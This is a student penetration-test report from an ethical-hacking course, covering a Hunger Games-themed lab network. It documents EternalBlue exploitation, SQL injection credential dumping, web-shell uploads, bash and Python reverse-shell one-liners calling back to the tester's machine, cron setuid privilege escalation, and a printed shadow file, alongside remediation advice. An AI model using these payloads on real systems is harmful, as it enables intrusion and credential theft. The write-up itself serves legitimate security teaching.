ETHICAL HACKING VULNERABILITY ASSESSMENT

Ryan Kurtz, Mats Haugli, Justin Graham, Ethan Baker

Griffith University, Ethical Hacking 3809ICT

Table of Contents

Executive Summary ***1***

Declaration of Contributions ***2***

Enumeration ***2***

Network Map **2**

Host Analysis Table **3**

Flag Discovery, Exploitation and Recommendations ***3***

Host 192.168.34.52 (thecapital) **3**

Flag 1 4

Flag 2 4

"Before Katniss, there was a girl with a rainbow dress and a mockingjay on her shoulder-Lucy Gray, who vanished into the forest like a ghost" 4

Flag 3 4

Recommendations 4

Host 192.168.34.161 (thelaboratory) **5**

Flag 1 5

Flag 2 5

Flag 3 5

Recommendations 6

Host 192.168.34.251 (thehangingtree) **6**

Flag 1 7

Flag 2 7

Flag 3 7

Recommendations 7

Host 192.168.34.241 (thearena) **8**

Flag 1 8

Flag 2 8

Flag 3 9

Recommendations 9

Host 172.18.55.59 (theacadamy) **9**

Appendix ***9***

Executive Summary

This report presents the findings and methodologies used during a simulated penetration test of a designated network (192.168.34.0/24), aligned with the learning objectives of the 3809ICT Ethical Hacking course. The primary objective was to assess the security posture of multiple hosts by identifying and exploiting vulnerabilities, gaining unauthorized access, and retrieving embedded flags labelled with the prefix "FLAG."

The engagement followed a structured penetration testing workflow, beginning with reconnaissance and enumeration using tools such as **Nmap**, **Nessus**, **Nikto**, **and Gobuster**. These tools revealed critical services, open ports, outdated software, and misconfigurations, which informed our subsequent exploitation strategies.


In total, we successfully identified and documented numerous flags across target hosts. Each discovery was accompanied by detailed technical steps, screenshots, and the applied methodology. A full analysis of the network architecture was completed, and a series of actionable security recommendations were proposed to remediate identified weaknesses.

Declaration of Contributions

Group Member	Student ID	Contribution Summary
Ryan Kurtz	S5334674	He enumerated hosts and identified flags across machines 251,241,52. He also participated in meetings and discussing exploitations.
Mats Haugli	S5359008	This member contributed on 241, 161, and did really deep penetration and got very good findings on 52. Very valuable member of the team overall.
Justin Graham	S5335003	Contributed immensely on the hosts 241, and 161. Identifying flags and discovering root access methods as well as the exploits themselves. Also made a good attempt on 172.
Ethan Baker	S5294045	He was an active member of the team focusing mainly on the exploits and findings within the 52 host. He successfully got access and flags.

Enumeration

Network Map



Host Analysis Table

The following table summarizes the discovered hosts, their open ports, services identified, and operating system versions as determined by nmap scans and service banner fingerprinting. The command used was: nmap –sT –sV –O 192.168.34.1/24 (See Figure 1 in Appendix).

Host Ip	**Open Ports**	**Services Identified**	**Operating System**
192.168.34.52 (thecapital)	135, 139, 445, 554, 2869, 5357, 10243, 49152, 49153, 49153, 49154, 49155, 49156, 49157	MSRPC Netbios -SSN Mircosoft -DS RTSP HTTP	Microsoft Windows 2008
192.168.34.161 (thelaboratory)	21, 22, 53, 80, 443	FTP SSH Domain HTTP SSL	Linux (5.6.3)
192.168.34.251 (thehangingtree)	22, 80	SSH HTTP	Linux (5.6.3)
192.168.34.241 (thearena)	22, 3128	SSH HTTP-proxy	Linux (3-4)
172.18.55.59 (internal)	Unscanned (internal only)	Not directly scanned – accessed via pivot	Presumed Windows

Flag Discovery, Exploitation and Recommendations

Host 192.168.34.52 (thecapital)

The nmap scan found the port 445 on the 192.168.34.52 host. The scan also shows that the machine is running 'Microsoft Windows 7|2008|8.1' and will potentially be vulnerable to 'eternalblue'. Firstly, we launched Metasploit and used the search feature to find the 'windows/smb/ms17_010_eternalblue' exploit. We used the exploit and configured the local host with 'Set lhost 192.168.34.1' and the attack host with 'Set rhosts 192.168.34.52'. Then we ran the exploit.

The exploit was successful, and we gained remote access. With the remote access, we started looking into the basic directory files to find potential flags. In the user 'Coriolanus' document folder there was a file called decode.me.txt. Using cat decode.me, the contents were printed but it was encoded with base 64 encoding.

C:\Users\Coriolanus\Documents\decode.me encoded with base 64:
nZ0uA9cYbMtDt3YkQnNFvG4UXRHQrnsrFoFGG2yenvVPNsUs5JZcY66dvHMEq5LSNS

9gLmhZ4vVUH3u6SazwxlLmK9Dt4MFYhdoaU9LrnbyMXlA4r3RQbk1D52SEwfDdp4vV
W1g96v9BBuMCwQXjtpLaiwi51h5ibwgSahgGStwJMA1w9E0H4C1fBGCD2QfvD1KcLJ
ADNYemiwgxSRaRhBXw3AselNwgAgfiuv4HkX7

Flag 1

A flag was found in the decode.me.txt, decoded from base 64:

"The Jabberjays were designed to spy, but they learned to sing back secrets. Their betrayal sparked a revolution, not just against enemies, but against their creators." (See Figures 2 and 3 in Appendix.)

Flag 2

In Coriolanus' picture folder (C:\Users\Coriolanus\Pictures), a png was found. (See Figure 4 in Appendix). After downloading and opening it the flag was discovered:

"Before Katniss, there was a girl with a rainbow dress and a mockingjay on her shoulder-Lucy Gray, who vanished into the forest like a ghost"

Flag 3

Continuing with SYSTEM-level access, we turned our attention to the Windows Registry — a common location for attackers to hide persistence mechanisms or small exfiltration payloads. Using the command reg query "HKLM\SOFTWARE". This listed all registry keys under HKEY_LOCAL_MACHINE\SOFTWARE. Among the common entires, one stood out: HKEY_LOCAL_MACHINE\SOFTWARE\FlagsRHere. Furthermore, we queried that specific key with the command: reg query "HKLM\SOFTWARE\FlagsRHere and the flag was revealed: **"FLAG – Snow always lands on top, but even the Capitol can't erase the sound of Lucy Gray's final song echoing through the woods of District 12."** (See Figures 5, 6 and 7 in Appendix.)

Recommendations

The exploitation method used on this machine was eternalblue exploit. For the future, it is important to take appropriate remediation steps to ensure that this machine is no longer vulnerable to this exploit. The first step would be to update the windows system to a newer version. Microsoft has created a security patch against eternalblue in their newest versions, so this will prevent this and further attacks. In addition to this, it is important that windows defender firewall is enabled with advanced security. Establishing inbound and outbound rules for network traffic entering and leaving port 445 is an additional safeguard that can be put into place.

Host 192.168.34.161 (thelaboratory)

Flag 1

This host ran ISC BIND on TCP port 53, providing domain resolution for the songbirds.snakes domain. DNS misconfigurations can allow attackers to perform a zone transfer (AXFR), which exposes all DNS records for a domain. Using dig @192.168.34.161 songbirds.snakes axfr, we successfully retrieved multiple subdomain records. These records, when mapped into /etc/hosts, allowed us to browse internal services directly from the attacker machine. Scanning distric9 page QR code gave flag. (See Figure 8 in Appendix.)

"FLAG - Sejanus Plinth wanted to save lives but became a pawn in a Capitol game where loyalty meant silence and betrayal meant legacy." (See Figure 9 in Appendix.)

Flag 2

I mapped internal domains like district5.songbirds.snakes to 192.168.34.161 using the /etc/hosts file on my Kali machine to enable hostname access. I then used sqlmap to exploit a SQL injection vulnerability in the add_value parameter of a web app on district5.songbirds.snakes, revealing a password_vault database. From this, I extracted admin credentials (admin:hungergames) and used them to log into the WordPress admin panel.

Inside WordPress, I modified the Akismet plugin by injecting a PHP reverse shell into akismet.php, which connected back to my Kali listener. This gave me shell access as the daemon user. Navigating to /home/drgaul, I located and read .flag.txt, completing the objective. (Ref app. Figures 11-16)

The flag read:
"FLAG - Coriolanus Snow wrote the anthem of Panem's control not with a pen, but with a snake bite, a loaded gun, and a buried memory."

Flag 3

After gaining shell access with drgaul@labratory, user privileges were escalated by cracking the shadow file hash using John the Ripper with the rockyou.txt wordlist, revealing the password princess. Using su - and that password granted root access. A search was then performed for files containing "flag" in the name using find, and the flag was found in flag.txt. (Ref. Figure 17-18)

The flag reads:

"FLAG - In the 10th Hunger Games, tributes were not heroes but broken children in a bombed-out stadium, given no gifts—only grief and gravel."

Recommendations

I could prevent DNS zone transfers, restrict AXFR to trusted IPs while monitoring DNS logs for suspicious activity. Use prepared statements and input validation to defend against SQL injection, supported by regular code reviews and security testing. Passwords should be hashed with algorithms like bcrypt and follow strong policies. Limit admin access to trusted users, and disable code editing in production. Prevent reverse shells and code execution by enforcing least privilege, disabling unnecessary features, and using trusted plugins. Lastly, secure sensitive files like `/etc/shadow` with strict permissions and monitor for unauthorized privilege changes.

Host 192.168.34.251 (thehangingtree)

Upon initially accessing .251, enumeration tools such as Gobuster**,** Nikto, and FFUF were employed to identify accessible subdirectories. Among the discovered paths was /dashboard.html, which contained a basic file upload form (Figure 15). Viewing the source code revealed a reference to a JavaScript file, main.js (Figure 20).

The main.js file hinted at the existence of another backend script, ajax.php. Further enumeration uncovered a backup file ajax.php.bak (Figure 21). Analysis of this file disclosed that a valid admin cookie was required to upload .php files successfully. It also hinted that the correct admin cookie was just one character off from a known string.

A brute-force attack was launched using curl to determine the correct final character of the admin cookie, with this command:

```
for C in {A..Z}; do echo "Trying $C" && curl -s -X POST -H "Cookie:
admin=&G6u@B6uDXMq&Ms$C" -F "file=@shell.php" -F "secure=valid"
"http://192.168.34.251/ajax.php" | grep 1 && echo "Success with $C" && break; done
```

Once the valid admin cookie was identified, a malicious PHP file named shell.php was crafted and uploaded through POST and curl, with the valid admin cookie included in the request headers (Figure 22).

```
curl -v -X POST \
-H "Cookie: admin=&G6u@B6uDXMq&MsR” \
-F "file=@shell.php" \
-F "secure=valid" \
"http://192.168.34.251/ajax.php"
```

Post-upload analysis revealed that files were stored in the /owls directory (Figure 23). Using this knowledge, we crafted a direct access link to the uploaded shell and executed it via the browser while listening on Kali.

```
http://192.168.34.251/owls/shell.php?cmd=bash%20-c%20'bash%20-
i%20%3E%26%20/dev/tcp/192.168.34.1/4444%200%3E%261'
```

This successfully established a reverse shell connection.

Flag 1

The first flag was found under the user Sejanus in the file flag.txt (Figure 24):

FLAG: Every snake in the capitol garden whispers: power is survival, and mercy is just another kind of weakness.

Flag 2

An image was found under the user Sejanus called HangingTree.png which was suspicious. When uploading this image to an image decoder a flag was found (Figure 25).

FLAG - Not all victors make it out of the arena. Some become ghosts, legends, or fuel for future flames. The Capitol decides the winner. The story decides the truth.

Flag 3

The third flag was located within the root user's directory, requiring privilege escalation to access. The process began by gaining access to the user Sejanus, which was made possible through a file named password-reminder.txt. This file, found within Sejanus's accessible files, contained the password HungerGames.

With access to Sejanus established, we identified that a sudo command could execute a Python script. By modifying this script and initiating a listener on the Kali machine, we were able to exploit the script to escalate privileges and gain root access.

```
dummy; python3 -c "import
socket,os,pty;s=socket.socket();s.connect(('192.168.34.1',4444));[os.dup2(s.fileno(),fd) for fd
in (0,1,2)];pty.spawn('/bin/bash')"
```

Once access to the root account was obtained, we located the third flag in a file named flag.txt (Figure 26).

FLAG: Snow's first kill wasn't in the arena. It was made in secret, to protect a lie, to erase a name, and to ascend.

Recommendations

Several security measures should be implemented to strengthen the host's defenses. Firstly, file uploads should be strictly limited to non-executable formats such as .txt, .jpg, and .png to prevent the risk of malicious code execution. Additionally, administrative cookies should be handled with greater security—these tokens should be long, random, and regenerated upon each login to prevent session fixation or hijacking. Reliance on client-side validation, such as through accessible JavaScript files like main.js, should be avoided; such files should instead be protected server-side to prevent tampering or unauthorized discovery. Finally, backup files such as ajax.php.bak should be removed from the web server entirely, as they expose sensitive implementation details and should not be publicly accessible.

Host 192.168.34.241 (thearena)

On this host, a Squid proxy was running on port 3128 (Figure 27). We configured our browser to use the proxy and successfully accessed the target at http://192.168.34.241/wolfcms/. During enumeration, we discovered an admin login page at /wolfcms/?/admin/login (Figure 28). Using brute-force techniques, we identified valid credentials (admin:admin) and gained access to the CMS. Within the dashboard, we navigated to the file management section and uploaded a malicious file (shell.php) via the file upload feature (Figure 29). Further enumeration revealed the upload directory to be /wolfcms/public/themes. We then set up a listener and triggered the reverse shell using the uploaded payload.

http://192.168.34.241/wolfcms/public/themes/shell.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/192.168.34.1/5555%200%3E%261%27

Flag 1

On this host, a Squid proxy was active on port 3128, which we configured in our browser to reach http://192.168.34.241/wolfcms/. Upon accessing Wolf CMS, we authenticated using discovered credentials and gained access to the page editor, a classic point of vulnerability for CMS platforms. We created a page named flagsearch and embedded a PHP payload using the system() function to execute Linux commands. The first command we issued was find / -type f -name "*flag*" which returned /home/lucy/flag.txt. We then updated the page content to use cat /home/lucy/flag.txt and reloaded the browser. The content of the flag was rendered directly in the CMS preview:

FLAG - The Ballad of Lucy Gary Baird' ends in a vanishing act, a trail into the wilds, and a question: was she ever meant to survive?

This attack shows how web-based administrative functions, if unprotected, can be escalated into arbitrary code execution leading to full server compromise. (See Figure 9 in Appendix.)

We also found another way to get this flag was to navigate to /home/lucy then viewing the file named flag.txt after executing the reverse shell (Figure 32).

Flag 2

The second flag was found in a file called hello-world. We first downloaded the file to our kali machine where when inspected it was found it was a binary file. Using upx to decompress the file the text was legible. Then we were able to search the document for strings containing "FLAG" which gave us this result (Figure 30):

FLAG - The Capitols anthem hides a lie in every note. Freedom isn't found in rules or roses, but in rebellion, verse, and vanished girls.

Flag 3

To escalate privileges, we searched the system for files owned by the root user that were writable by a low-privileged user. This led us to identify a file named connect.py using the command find / -name connect.py 2>/dev/null (Figure 34). The file was located at /var/www/connect.py and was writable, making it a suitable target for privilege escalation.

We replaced the contents of this file with Python code designed to copy the system's bash binary to /tmp/rootbash and assign it setuid permissions, allowing it to execute with root privileges. The code we used was:

```
import os

os.system("cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash")
```

After updating the file, we waited for the cron job, which runs /var/www/connect.py as the root user every minute, to execute. Once the cron job ran, we executed the newly created setuid binary using the command /tmp/rootbash -p. This provided us with root privileges.

With root access successfully obtained, we navigated the system and found a flag in a file named flag.txt (Figure 33).

FLAG - The Peacekeepers wore white, but they were trained in gray morality. Some followed orders; others wrote history in blood across districts.

Recommendations

To enhance the security of host 192.168.34.241, several key measures should be implemented. First, the Squid proxy running on port 3128 should be restricted to trusted IP ranges only, with authentication enforced and unnecessary methods like CONNECT disabled to prevent misuse. The Wolf CMS instance must be hardened by removing default credentials, enforcing the use of strong, unique passwords, and implementing rate limiting or CAPTCHA mechanisms to deter brute-force attacks. Additionally, file upload functionality should be tightly controlled—uploaded files must be validated for safe types and stored outside the web root to prevent execution of malicious scripts. Access controls should be reviewed to ensure sensitive directories like /wolfcms/public/themes/ are not writable by unauthorized users.

Host 172.18.55.59 (theacadamy)

We identified a potential pivot from 192.168.34.161 to 172.18.55.59 but were not able to establish a connection to the target machine (Figure 35).

Appendix

Figure 1:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT -sV -O 192.168.34.1/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 13:14 AEST
Nmap scan report for 192.168.34.52
Host is up (0.00089s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:15:5D:00:07:09 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cp
e:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R
2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: THECAPITAL; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for thelaboratory.songbirds.snakes (192.168.34.161)
Host is up (0.00070s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      ProFTPD 1.3.4c
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
53/tcp  open  domain   ISC BIND 9.16.27 (Debian Linux)
80/tcp  open  http     Apache httpd 2.4.10 ((Unix) OpenSSL/1.0.1i PHP/5.4.31
mod_perl/2.0.8-dev Perl/v5.16.3)
443/tcp open  ssl/http Apache httpd 2.4.10 ((Unix) OpenSSL/1.0.1i PHP/5.4.31
mod_perl/2.0.8-dev Perl/v5.16.3)
MAC Address: 00:15:5D:00:07:07 (Microsoft)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrot
ik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7
.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 2

```
meterpreter > cd C:\\Users\\Coriolanus\\Documents
meterpreter > ls
Listing: C:\Users\Coriolanus\Documents
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2024-04-02 15:01:32 +1000  My Music
040777/rwxrwxrwx  0     dir   2024-04-02 15:01:32 +1000  My Pictures
040777/rwxrwxrwx  0     dir   2024-04-02 15:01:32 +1000  My Videos
100666/rw-rw-rw-  236   fil   2025-04-23 23:53:01 +1000  decode.me
100666/rw-rw-rw-  402   fil   2024-04-02 15:01:53 +1000  desktop.ini
```

Figure 3

Input

nZouA9cYMwDt3yKQrNfVG4UXRHQRmsrGoFCGzyenwVPNsUs5JZcY66dvhMEq5LsNSsgLmHz4vVUH3u6SazwxLWmK9Dt4MFYhdoaU9LrnbyXM1AX4r3RQxk1D523EwfpDp4vVwi9g6W9B8uMcwQXvjtPLaiWi51h5ibwgSahgGStwJMA1w9EQH4c1F8GCD2QfvD1KcLJADNYemwigxSRarhBXw3AseNugwAgfiuv4HkX7

236 1 Raw Bytes LF

Output

```
FLAG - The Jabberjays were designed to spy, but they learned to sing back secrets. Their betrayal
sparked a revolution, not just against enemies, but against their creators.
```

Figure 4

FLAG - Before Katniss, there was a girl with a rainbow dress and a mockingjay on her shoulder—Lucy Gray, who vanished into the forest like a ghost.

Figure 5

```
C:\Windows\system32>reg query "HKLM\SOFTWARE"
reg query "HKLM\SOFTWARE"

HKEY_LOCAL_MACHINE\SOFTWARE\ATI Technologies
HKEY_LOCAL_MACHINE\SOFTWARE\CBSTEST
HKEY_LOCAL_MACHINE\SOFTWARE\Classes
HKEY_LOCAL_MACHINE\SOFTWARE\Clients
HKEY_LOCAL_MACHINE\SOFTWARE\FlagsRHere
HKEY_LOCAL_MACHINE\SOFTWARE\Foxit Software
HKEY_LOCAL_MACHINE\SOFTWARE\Intel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft
HKEY_LOCAL_MACHINE\SOFTWARE\ODBC
HKEY_LOCAL_MACHINE\SOFTWARE\Policies
HKEY_LOCAL_MACHINE\SOFTWARE\RegisteredApplications
HKEY_LOCAL_MACHINE\SOFTWARE\Sonic
HKEY_LOCAL_MACHINE\SOFTWARE\ThinPrint
HKEY_LOCAL_MACHINE\SOFTWARE\VMware, Inc.
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node
```

Figure 6

```
C:\Windows\system32>reg query "HKLM\SOFTWARE\FlagsRHere"
reg query "HKLM\SOFTWARE\FlagsRHere"
```

Figure 7

```
HKEY_LOCAL_MACHINE\SOFTWARE\FlagsRHere
    FLAG    REG_SZ    FLAG - Snow always lands on top, but even the C
apitol can't erase the sound of Lucy Gray's final song echoing throug
h the woods of District 12.
```

Figure 8

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.34.161  thelaboratory.songbirds.snakes
192.168.34.161  district1.songbirds.snakes.
192.168.34.161  district12.songbirds.snakes.
192.168.34.161  district2.songbirds.snakes.
192.168.34.161  district5.songbirds.snakes.
192.168.34.161  district6.songbirds.snakes.
192.168.34.161  district8.songbirds.snakes.
192.168.34.161  district9.songbirds.snakes.
```

Figure 9

Figure 10




Figure 11

```
Parameter: add_value (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload:  q=1&add_value=odm_user WHERE 8682=8682 AND (SELECT 9398 FROM (S
ELECT(SLEEP(5)))AiVM)-- Pgsr
---
[19:05:31] [INFO] the back-end DBMS is MySQL
[19:05:31] [WARNING] it is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
web application technology: Apache 2.4.10, PHP 5.4.31
back-end DBMS: MySQL ≥ 5.0.12
[19:05:31] [INFO] fetching database names
[19:05:31] [INFO] fetching number of databases
[19:05:31] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (opti
on '--time-sec')? [Y/n] Y
[19:05:51] [INFO] adjusting time delay to 1 second due to good response times
9
[19:05:51] [INFO] retrieved: information_schema
[19:06:53] [INFO] retrieved: cdcol
[19:07:10] [INFO] retrieved: mysql
[19:07:27] [INFO] retrieved: opendocman
[19:08:03] [INFO] retrieved: password_vault
[19:08:56] [INFO] retrieved: performance_schema
[19:09:56] [INFO] retrieved: phpmyadmin
[19:10:32] [INFO] retrieved: test
[19:10:47] [INFO] retrieved: wordpressdb
available databases [9]:
[*] cdcol
[*] information_schema
[*] mysql
[*] opendocman
[*] password_vault
[*] performance_schema
[*] phpmyadmin
[*] test
[*] wordpressdb

[19:11:26] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/district5.songbirds.snakes'

[*] ending @ 19:11:26 /2025-05-21/


┌──(kali㉿kali)-[~]
└─$
```

Figure 12

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://district5.songbirds.snakes/ajax_udf.php? q=16add_value=
odm_user" -D password_vault --tables --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 19:15:00 /2025-05-21/

[19:15:00] [INFO] resuming back-end DBMS 'mysql'
[19:15:00] [INFO] testing connection to the target URL
[19:15:00] [WARNING] there is a DBMS error found in the HTTP response body wh
ich could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: add_value (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload:  q=16add_value=odm_user WHERE 8682=8682 AND (SELECT 9398 FROM (S
ELECT(SLEEP(5)))AiVM)-- Pgsr
---
[19:15:00] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.10, PHP 5.4.31
back-end DBMS: MySQL ≥ 5.0.12
[19:15:00] [INFO] fetching tables for database: 'password_vault'
[19:15:00] [INFO] fetching number of tables for database 'password_vault'
[19:15:00] [WARNING] time-based comparison requires larger statistical model,
 please wait.............................. (done)
[19:15:02] [WARNING] it is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (opti
on '--time-sec')? [Y/n] Y
1
[19:15:07] [INFO] retrieved:
[19:15:17] [INFO] adjusting time delay to 1 second due to good response times
credentials
Database: password_vault
[1 table]
+-------------+
| credentials |
+-------------+

[19:15:49] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/district5.songbirds.snakes'

[*] ending @ 19:15:49 /2025-05-21/

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$
```

Figure 13




Figure 14

```
[19:23:15] [WARNING] time-based comparison requires larger statistical model,
 please wait.............................. (done)
[19:23:16] [WARNING] it is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (opti
on '--time-sec')? [Y/n] Y
2
[19:23:26] [INFO] retrieved:
[19:23:31] [INFO] adjusting time delay to 1 second due to good response times
username
[19:23:54] [INFO] retrieved: password
[19:24:23] [INFO] fetching entries for table 'credentials' in database 'passw
ord_vault'
[19:24:23] [INFO] fetching number of entries for table 'credentials' in datab
ase 'password_vault'
[19:24:23] [INFO] retrieved: 1
[19:24:25] [WARNING] (case) time-based comparison requires reset of statistic
[19:24:25] [WARNING] reflective value(s) found and filtering out
.............................. (done)
hungergames
[19:25:01] [INFO] retrieved: admin
Database: password_vault
Table: credentials
[1 entry]
+--------------+----------+
| password     | username |
+--------------+----------+
| hungergames  | admin    |
+--------------+----------+

[19:25:17] [INFO] table 'password_vault.credentials' dumped to CSV file '/hom
e/kali/.local/share/sqlmap/output/district5.songbirds.snakes/dump/password_va
ult/credentials.csv'
[19:25:17] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/district5.songbirds.snakes'

[*] ending @ 19:25:17 /2025-05-21/


┌──(kali㉿kali)-[~]
```

Figure 15




Figure 16



Home
Document Repository
Kali Linux
Kali Tools
Kali Docs
Object not found
The requested URL was not fou
If you think this is a server erro
Error 404
district12.songbirds.snakes
Apache/2.4.10 (Unix) OpenSSL/1.0.1
File Actions Edit View Help
update-core.php
update.php
upgrade-functions.php
upgrade.php
upload.php
user
user-edit.php
user-new.php
users.php
widgets.php
daemon@TheLaboratory:/opt/lampp/wordpress/wp-admin$ cd /
cd /
daemon@TheLaboratory:/$ ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
daemon@TheLaboratory:/$ cd home
cd home
daemon@TheLaboratory:/home$ ls
ls
drgaul
daemon@TheLaboratory:/home$ cd drgaul
cd drgaul
daemon@TheLaboratory:/home/drgaul$ ls
ls
hints.txt
john-1.9.0-jumbo-1
daemon@TheLaboratory:/home/drgaul$ ls -a
ls -a
.
..
.bash_logout
.bashrc
.flag.txt
hints.txt
john-1.9.0-jumbo-1
.profile
daemon@TheLaboratory:/home/drgaul$ cat .flag.txt
cat .flag.txt
FLAG = Coriolanus Snow wrote the anthem of Panem's control not with a pen, but with a snake bite, a loaded gun, and a buried memory.daemon@TheLaboratory:/home/drgaul$

Figure 17

```
drgaul@TheLaboratory:~$ cat /etc/shadow
root:$y$j9T$q/teA6wUZR80tSBEoiAmN/$lUdns2DwxLSsdR2N9MgN71OSRW/atRkjyi.F/1fmq2
9:19135:0:99999:7:::
daemon:*:19135:0:99999:7:::
bin:*:19135:0:99999:7:::
sys:*:19135:0:99999:7:::
sync:*:19135:0:99999:7:::
games:*:19135:0:99999:7:::
man:*:19135:0:99999:7:::
lp:*:19135:0:99999:7:::
mail:*:19135:0:99999:7:::
news:*:19135:0:99999:7:::
uucp:*:19135:0:99999:7:::
proxy:*:19135:0:99999:7:::
www-data:*:19135:0:99999:7:::
backup:*:19135:0:99999:7:::
list:*:19135:0:99999:7:::
irc:*:19135:0:99999:7:::
gnats:*:19135:0:99999:7:::
nobody:*:19135:0:99999:7:::
_apt:*:19135:0:99999:7:::
systemd-network:*:19135:0:99999:7:::
systemd-resolve:*:19135:0:99999:7:::
messagebus:*:19135:0:99999:7:::
systemd-timesync:*:19135:0:99999:7:::
systemd-coredump:!*:19135::::::
bind:*:19135:0:99999:7:::
sshd:*:19136:0:99999:7:::
mysql:!:19141::::::
drgaul:$y$j9T$/hPWnU1xhnI8twKO5pFBF.$Sm0X3/uC0E8mI4dZUzyA5nH9v7y..K3GHthypcF7
O49:19823:0:99999:7:::
drgaul@TheLaboratory:~$
```

Figure 18




Figure 19




Figure 20




Figure 21




Figure 22




Figure 23




Figure 24




Figure 25




Figure 26




Figure 27




Figure 28




Figure 29




Figure 30




Figure 31

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
└─$ nc -nikto -h http://192.168.34.241/wolfcms -useproxy http://192.168.34.241:3128
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.34.241
+ Target Hostname:    192.168.34.241
+ Target Port:        80
+ Proxy:              192.168.34.241:3128
+ Start Time:         2025-05-23 18:31:35 (GMT10)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /wolfcms/: Retrieved via header: 1.0 localhost (squid/3.1.19).
+ /wolfcms/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /wolfcms/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /wolfcms/: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
+ /wolfcms/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.n
etsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /wolfcms/: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /wolfcms/robots.txt: Server may leak inodes via ETags, header found with file /wolfcms/robots.txt, inode: 265378, size: 0, mtime: Sat Dec  5 10:45:33 2015. See: http://cve.mitre.org/
cgi-bin/cvename.cgi?name=CVE-2003-1418
+ : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ /wolfcms/: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0.
+ /wolfcms/index: Uncommon header 'tcn' found, with contents: list.
